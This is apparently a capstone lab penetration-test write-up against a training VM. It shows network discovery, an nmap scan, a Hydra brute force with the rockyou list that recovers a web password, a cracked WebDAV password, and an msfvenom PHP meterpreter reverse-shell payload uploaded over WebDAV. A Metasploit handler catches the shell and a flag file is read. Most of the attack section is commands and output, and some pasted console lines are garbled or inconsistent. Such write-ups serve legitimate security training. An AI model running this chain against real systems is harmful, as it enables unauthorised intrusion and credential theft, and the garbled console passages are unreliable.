


# STEPS TO EXPLOIT TARGET (CAPSTONE)

Command :

```
root@Kali:~# netdiscover -r 192.168.1.0/24
```



Currently scanning: Finished! | Screen View: Unique Hosts

3 Captured ARP Req/Rep packets, from 3 hosts. Total size: 126

IP	At	MAC Address	Count	Len	MAC Vendor / Hostname
192.168.1.1	00:15:5d:00:04:0d	1	42	Microsoft Corporation	
192.168.1.100	4c:eb:42:d2:d5:d7	1	42	Intel Corporate	
192.168.1.105	00:15:5d:00:04:0f	1	42	Microsoft Corporation	

192.168.1.105 – Target Machine’s (Capstone) IP

192.168.1.100 – ELK’s IP

192.168.1.1 – Hyper-V

## Nmap -sS -sV 192.168.1.105

```
root@Kali:~# nmap -sV -sS 192.168.1.105
Starting Nmap 7.80 ( https://nmap.org ) at 2021-11-11 06:00 PST
Nmap scan report for 192.168.1.105
Host is up (0.00100s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.29
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.70 seconds
```

## Investigation is carried out further through Target's Web Server:

### Open Firefox

IP address 192.168.1.105 was typed in.


### Following Information was obtained below:



### Index of /

<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
<a href="#">company_blog/</a>	2019-05-07 18:23	-	
<a href="#">company_folders/</a>	2019-05-07 18:27	-	
<a href="#">company_share/</a>	2019-05-07 18:22	-	
<a href="#">meet_our_team/</a>	2019-05-07 18:34	-	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80




### Index of /company\_blog


<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
<a href="#">Parent Directory</a>		-	
<a href="#">blog.txt</a>	2019-05-07 18:23	422	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

An overview regarding company's personnel could be seen from the below shot



Within Company Culture, suspicious “secret\_folder” folder was obtained




ERROR: FILE MISSING

Please refer to `company_folders/secret_folder/` for more information

ERROR: `company_folders/secret_folder` is no longer accessible to the public



Within the `meet_our_team` folder: Three Potential suspects were found.




## Index of /meet\_our\_team

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
<a href="#">Parent Directory</a>	-		
<a href="#">ashton.txt</a>	2019-05-07 18:31	329	
<a href="#">hannah.txt</a>	2019-05-07 18:33	404	
<a href="#">ryan.txt</a>	2019-05-07 18:34	227	

*Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80*





## Brute Forcing

Command: In kali terminal , gunzip was used to **unzip** rockyou.txt.gz

```

Shell No.1
File Actions Edit View Help
root@Kali:/usr/share/wordlists# cd /usr/share/wordlists/
root@Kali:/usr/share/wordlists# gunzip rockyou.txt.gz

root@Kali:/usr/share/wordlists# ls
dirb  dirbuster  fasttrack.txt  fern-wifi  metasploit  nmap.lst  rockyou.txt  wfuzz
root@Kali:/usr/share/wordlists#

```

Password was brute forced using Command: Hydra.

Password revealed; leopoldo

```

root@Kali:/usr/share/wordlists# hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.105 http-get "/company_folders/secrect_folder"



[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "laddie" - 10133 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "krizia" - 10134 of 14344399 [child 10] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kolokoy" - 10135 of 14344399 [child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kodiak" - 10136 of 14344399 [child 15] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kittykitty" - 10137 of 14344399 [child 7] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kiki123" - 10138 of 14344399 [child 6] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "khadijah" - 10139 of 14344399 [child 8] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10140 of 14344399 [child 9] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 14344399 [child 11] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 of 14344399 [child 2] (0/0)
[80][http-get] host: 192.168.1.105 login: ashton password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-11-11 06:39:19

```


Navigated to Web Server to enter credentials:

Username: ashton


Password: leopoldo




So, Access to `connect_to_corp_Server` was obtained.




Further instructions for WebDAV connection were revealed.



Using the hash in the above screen shot, hashed password was broken using Crack Station



According to WebDAV connection instructions, `dav://192.168.1.105/webdav/` was typed in Network-File Manager as seen below.





Ryan's account was used to connect to the server.

Username: Ryan



Password: linux4u



## Index of /webdav

Name	Last modified	Size	Description
<a href="#">Parent Directory</a>		-	
<a href="#">passwd.dav</a>	2019-05-07 18:19	43	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

## php reverse shell payload

Payload was created using msfvenom in Kali:

```
root@Kali:~# msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.90 LPORT=4444 -f raw -o shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes
Saved as: shell.php
root@Kali:~#
```

Note: The payload shell.php was copied from the current folder , in Network- File Manager and pasted into the dav folder.

After uploading the payload, the listener was set up using Metasploit, Hence reverse shell was created.

Command Used: msfconsole

```
root@kali:~# msfconsole
[*] Starting the Metasploit Framework console...
[*] WARNING: No database support. No database YAML file
[*]
msf5 >
msf5 > use multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  192.168.1.105    yes       The listen address (an interface may be specified)
  LPORT  4444             yes       The listen port

Payload options (php/meterpreter/reverse_tcp):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  192.168.1.105    yes       The listen address (an interface may be specified)
  LPORT  4444             yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Wildcard Target
```

```
File Actions Edit View Help
Shell No. 1 Shell No. 3 Lock Screen

Index of /webdav
Name Last modified Size
Parent Directory
passwd.dav 2019-05-07 18:19 43
sh.php [ metasploit v5.0.76-dev 20:27 1.1K ]
+ -- [ 1971 exploits - 1088 auxiliary - 339 post ]
+ -- [ 558 payloads - 45 encoders - 10 nops ]
+ -- [ 7 evasion ]

msf5 > use multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  192.168.1.105    yes       The listen address (an interface may be specified)
  LPORT  4444             yes       The listen port

Payload options (php/meterpreter/reverse_tcp):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  192.168.1.105    yes       The listen address (an interface may be specified)
  LPORT  4444             yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Wildcard Target
```

```
msf5 exploit(multi/handler) > set LHOST 192.168.1.90
LHOST => 192.168.1.90
msf5 exploit(multi/handler) > exploit


[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4444 -> 192.168.1.105:39150) at 2021-11-05 13:35:17 -0700

meterpreter > |
```

The target server was connected and the meterpreter session was launched. Hence Interactive shell was gained.

```
meterpreter > ls
Listing: /var/www/webdav
=====
Mode                Size      Type      Last modified          Name
----                -
100777/rwxrwxrwx    43      fil      2019-05-07 11:19:55 -0700 passwd.dav
100644/rw-r--r--   1113    fil      2021-11-05 13:27:53 -0700 shell.php
```

Navigated to Web Server:



## Index of /webdav

Name	Last modified	Size	Description
<a href="#">Parent Directory</a>	-	-	-
<a href="#">passwd.dav</a>	2019-05-07 18:19	43	
<a href="#">shell.php</a>	2021-11-05 20:27	1.1K	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

```
meterpreter > cd / folder on the left hand bar
meterpreter > ls Other Locations
Listing: / type=dir://192.168.205/webdav/
=====
Mode                Size      Type    Last modified          Name
----                -
40755/rwxr-xr-x    4096     dir    2020-05-29 12:05:57 -0700 bin
40755/rwxr-xr-x    4096     dir    2020-06-27 23:13:04 -0700 boot
40755/rwxr-xr-x    3840     dir    2021-11-05 12:57:58 -0700 dev
40755/rwxr-xr-x    4096     dir    2020-06-30 23:29:51 -0700 etc
100644/rw-r--r--    16       fil    2019-05-07 12:15:12 -0700 flag.txt
40755/rwxr-xr-x    4096     dir    2020-05-19 10:04:21 -0700 home
40755/rwxr-xr-x    4096     dir    2020-06-26 21:50:32 -0700 initrd.img
100644/rw-r--r--    57982894 fil    2020-06-15 12:30:25 -0700 initrd.img.old
40755/rwxr-xr-x    4096     dir    2018-07-25 16:01:38 -0700 lib
40755/rwxr-xr-x    4096     dir    2018-07-25 15:58:54 -0700 lib64
40700/rwx-----    16384    dir    2019-05-07 11:10:15 -0700 lost+found
40755/rwxr-xr-x    4096     dir    2018-07-25 15:58:48 -0700 media
40755/rwxr-xr-x    4096     dir    2018-07-25 15:58:48 -0700 mnt
40755/rwxr-xr-x    4096     dir    2020-07-01 12:03:52 -0700 opt
40555/r-xr-xr-x    0        dir    2021-11-05 12:57:32 -0700 proc
40700/rwx-----    4096     dir    2020-05-21 16:30:12 -0700 root
40755/rwxr-xr-x    900      dir    2021-11-05 13:00:28 -0700 run
40755/rwxr-xr-x    12288    dir    2020-05-29 12:02:57 -0700 sbin
40755/rwxr-xr-x    4096     dir    2019-05-07 11:16:00 -0700 snap
40755/rwxr-xr-x    4096     dir    2018-07-25 15:58:48 -0700 srv
100600/rw-----    2065694720 fil    2019-05-07 11:12:56 -0700 swap.img
40555/r-xr-xr-x    0        dir    2021-11-05 12:57:35 -0700 sys
41777/rwxrwxrwx    4096     dir    2021-11-05 12:58:13 -0700 tmp
40755/rwxr-xr-x    4096     dir    2018-07-25 15:58:48 -0700 usr
40755/rwxr-xr-x    4096     dir    2020-05-21 16:31:52 -0700 vagrant
40755/rwxr-xr-x    4096     dir    2019-05-07 11:16:46 -0700 var
100600/rw-----    8380064 fil    2020-06-19 04:08:40 -0700 vmlinuz
100600/rw-----    8380064 fil    2020-06-04 03:29:12 -0700 vmlinuz.old

meterpreter > cat flag.txt
bing0w@5h1sn@m0
meterpreter >
```

The above Flag in the screenshot was revealed.